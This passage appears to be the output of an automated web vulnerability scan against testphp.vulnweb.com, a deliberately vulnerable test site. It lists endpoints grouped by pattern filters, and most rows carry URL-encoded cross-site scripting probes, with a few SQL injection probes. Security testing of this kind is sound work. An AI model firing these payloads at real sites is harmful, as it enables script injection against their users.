| 92 | 32 | http://testphp.vulnweb.com/wvstests/pmwiki_2_1_19/scripts/version.ph |

GF Pattern: interestingsubs,interestingsubs

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 4236 | http://testphp.vulnweb.com/AJAX/index.php |
| 2 | 11 | http://testphp.vulnweb.com/AJAX/showxml.php |
| 3 | 975 | http://testphp.vulnweb.com/Mod_Rewrite_Shop |
| 4 | 313 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3 |
| 5 | 319 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1 |
| 6 | 279 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2 |
| 7 | 100 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-1.html |
| 8 | 76 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html |

| # | Content Length | Endpoint |
|---|---|---|
| 9 | 4697 | http://testphp.vulnweb.com/Templates/main_dynamic_template.dwt.php |
| 10 | 4903 | http://testphp.vulnweb.com/cart.php |
| 11 | 5524 | http://testphp.vulnweb.com/disclaimer.php |
| 12 | 203 | http://testphp.vulnweb.com/hpp |
| 13 | 5523 | http://testphp.vulnweb.com/login.php |
| 14 | 415 | http://testphp.vulnweb.com/secured/newuser.php |
| 15 | 6033 | http://testphp.vulnweb.com/signup.php |

GF Pattern: interestingsubs,xss

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 30 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2F=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E&p=%22%3E%3Cim |
| 2 | 27 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2F=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E&p=%22%3E%3Csc |
| 3 | 26 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2F=%22%3E%3Cimg+src%3Dx+onerror%3Dalert%281%29%3E&p=%22%3Escrip |
| 4 | 12 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f=3&p=%3CiMg%20src%3 |
| 5 | 7 | http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript |
| 6 | 24 | http://testphp.vulnweb.com/hpp/params.php?p=CWS%07%0E000x%9C=%8D1N%C |
| 7 | 37 | http://testphp.vulnweb.com/hpp/params.php?p=CWS%07%0E000x%9C=%8D1N%C3%40%10E%DF%AE%8D%BDI%08)%D3%40%1D%A0%A2%0 |

| # | Content Length | Endpoint |
|---|---|---|
| 8 | 18 | http://testphp.vulnweb.com/hpp/params.php?p=CWS%07%0E000x%9C=%8D1N%C |
| 9 | 11 | http://testphp.vulnweb.com/hpp/params.php?p=valid%27%3Cspan |
| 10 | 32 | http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=%22+onmouseover |
| 11 | 7 | http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12 |
| 12 | 10 | http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12A01 |
| 13 | 10 | http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12has |
| 14 | 19 | http://testphp.vulnweb.com/hpp/params.php?p=valid6842%27%22%3E%3C996 |

GF Pattern: (No Pattern)

| # | Content Length | Endpoint |
|---|---|---|
| 1 | 0 | http://testphp.vulnweb.com/AJAX/infoartist.php?<br>id=%27%3E%3Cselect+onfocus%3Dalert%281%29+autofocus%3E%3Coption%3Ete |
| 2 | 0 | http://testphp.vulnweb.com/AJAX/infocateg.php?<br>id=%27%3E%3Csvg%3E%3CforeignObject%3E%3Cimg+src%3Dx+onerror%3Dalert% |
| 3 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/api/sessi |
| 4 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/session/m |
| 5 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-conten<br>id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 6 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-conten<br>id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 7 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-conten<br>id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |

---

| # | Content Length | Endpoint |
|---|---|---|
| 8 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-conten id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 9 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3/wp-conten id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 10 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3L/wp-conte id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 11 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/3L/wp-conte id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 12 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/A01? id=%27%22%3E%3Csvg%2Fonload%3D%26%2397%26%23108%26%23101%26%23114%26 |
| 13 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/d2tthfv66q7 stream-32JaZKRmiPllK7vz619ay5yYqbC |
| 14 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-conte id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 15 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-conte id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 16 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-conte id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 17 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L/wp-conte id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 18 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/3L? id=%27%3E%3Csvg%3E%3Canimate+onbegin%3Dalert%281%29+attributeName%3D |
| 19 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01? id=%27%3E%3Ca+href%3Djavas%26%2399%3Bript%3Aalert%281%29%2Fclass%3Dd |
| 20 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?id=%27% |
| 21 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01? id=%27%3E%3Csvg%3E%3CanimateTransform+onbegin%3Dalert%281%29+attribu |

| # | Content Length | Endpoint |
|---|---|---|
| 22 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/A01?id=%3E%3Cobject+data%3D%23+codebase%3Djavascript%3Aalert%281%29%3E%3 |
| 23 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/api/session |
| 24 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/d2tthfv66q7stream-32JaZKRmiPllK7vz619ay5yYqbC |
| 25 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/session/mig |
| 26 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/3/session/m |
| 27 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/A01?id=%22% |
| 28 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/A01?id=%3E%3Cmath%3E%3Cmi%2F%2Fxlink%3Ahref%3Ddata%3Ax%2C%3Cscript%3Eale |
| 29 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/stream-32JaZKRmiPllK7vz619ay5yYqbC |
| 30 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attachedid=%27%3E%3Ca+href%3Djavas%26%2399%3Bript%3Aalert%281%29%2Fclass%3Dd |
| 31 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attachedid=%27%3E%3Cmarquee+onstart%3Dalert%281%29%3E%3C%2Fmarquee%3E |
| 32 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attachedid=%27%3E%3Csvg%3E%3CforeignObject%3E%3Cimg+src%3Dx+onerror%3Dalert% |
| 33 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attachedid=%3E%3Cobject+data%3D%23+codebase%3Djavascript%3Aalert%281%29%3E%3 |
| 34 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attachedid=%3E%3Cscript%3Ealert%281%29%3C%2Fscript%3E |
| 35 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attachedid=%3E%3Csvg%2Fonload%3Dalert%281%29%2F%2F%3E |
| 36 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attachedcustom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |

| # | Content Length | Endpoint |
|---|---|---|
| 37 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached custom-post-type/edit-post.php? id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 38 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%2 |
| 39 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached custom-post-type/edit-post.php? id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 40 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached custom-post-type/edit-post.php? id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 41 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached custom-post-type/edit-post.php? id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 42 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached custom-post-type/edit-post.php?id=%3C%2Fscript%3E%3Cscript%3Ealert%2 |
| 43 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached custom-post-type/edit-post.php? id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 44 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached custom-post-type/edit-post.php? id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 45 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached http3-stream-32JaZKRmiPllK7vz619ay5yYqbC |
| 46 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%27%22%3E%3Csvg%2Fclass%3Ddalfox+onload%3D%26%2397%26%23108%26%23 |
| 47 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%3E%3Cdetails+open+ontoggle%3Dalert%281%29%3E%3C%2Fdetails%3E |
| 48 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%3E%3Cform%3E%3Cbutton+formaction%3Djavascript%3Aalert%281%29%3Et |

| # | Content Length | Endpoint |
|---|---|---|
| 49 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec |
| 50 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec |
| 51 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%3E%3Csvg%3E%3CanimateMotion+onbegin%3Dalert%281%29+path%3DM20%2C |
| 52 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%3E%3Cvideo%3E%3Csource+onerror%3Dalert%281%29%3E%3C%2Fvideo%3E |
| 53 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%27%3E%3Csvg%3E%3CanimateTransform+onbegin%3Dalert%281%29+attribu |
| 54 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%3E%3Cobject+data%3Djavascript%3Aalert%281%29%3E%3C%2Fobject%3E |
| 55 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec stream-32JaZKRmiPllK7vz619ay5yYqbC |
| 56 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 57 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tec id=%3C%2Fscript%3E%3Cscript%3Ealert%28document.domain%29%3C%2Fscript |
| 58 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html? id=%3E%3Cform%3E%3Cbutton+formaction%3Djavascript%3Aalert%281%29%3Et |
| 59 | 0 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/RateProduct-2.html? id=%3E%3Csvg%3E%3CforeignObject%3E%3Cimg+src%3Dx+onerror%3Dalert%281 |
| 60 | 154 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/buy.php?id=-%27&gt |
| 61 | 154 | http://testphp.vulnweb.com/Mod_Rewrite_Shop/rate.php?id=-1+OR+17-7%3 |
| 62 | 894 | http://testphp.vulnweb.com/favicon.ico |
| 63 | 1 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=%25 |
| 64 | 22 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=%3CscRipt%3Ealer |

| # | Content Length | Endpoint |
|---|---|---|
| 65 | 34 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=%3CscRipt%3Ealer |
| 66 | 22 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=%3CscRipt%3Enets |
| 67 | 27 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=%3CscRipt%3Enets |
| 68 | 39 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=%3CscRipt%3Enets |
| 69 | 22 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=%3CscRipt%3Enets |
| 70 | 27 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=%3CscRipt%3Enets |
| 71 | 12 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=N3tSp4rK3R&pp=12 |
| 72 | 3 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=val |
| 73 | 15 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=valid&pp=%3CiMg% |
| 74 | 27 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=valid&pp=%3CscRi |
| 75 | 38 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=valid&pp=%3CscRi |
| 76 | 37 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=valid&pp=%3CscRi |
| 77 | 17 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=valid&pp=%3CscRi |
| 78 | 32 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=valid&pp=%3CscRi |
| 79 | 42 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=valid&pp=%3CscRi |
| 80 | 32 | http://testphp.vulnweb.com/hpp/params.php?aaaa%2f&p=valid&pp=%3CscRi |
| 81 | 7 | http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12&aaaa%2f |
| 82 | 6660 | http://testphp.vulnweb.com/images/logo.gif |
| 83 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%22%3E%3CSvg%2Fonloa |
| 84 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%27%22%3E%3Cimg%2Fsr |

---

| # | Content Length | Endpoint |
|---|---|---|
| 85 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%27%3E%3Cembed+src%3 |
| 86 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%27%3E%3Ciframe+src% |
| 87 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%27%3E%3Cinput+onfoc |
| 88 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%27%3E%3Ctextarea+on |
| 89 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%27%3Easd |
| 90 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%3Cxmp%3E%3Cp+title% |
| 91 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%3E%3Ciframe+src%3Dj |
| 92 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%3E%3Cimg+src%3Dx+on |
| 93 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%3E%3Cscript%3Ealert |
| 94 | 0 | http://testphp.vulnweb.com/listproducts.php?cat=%3E%3Ctextarea+onfoc |
| 95 | 0 | http://testphp.vulnweb.com/secured/index.php/login/.php |

END OF REPORT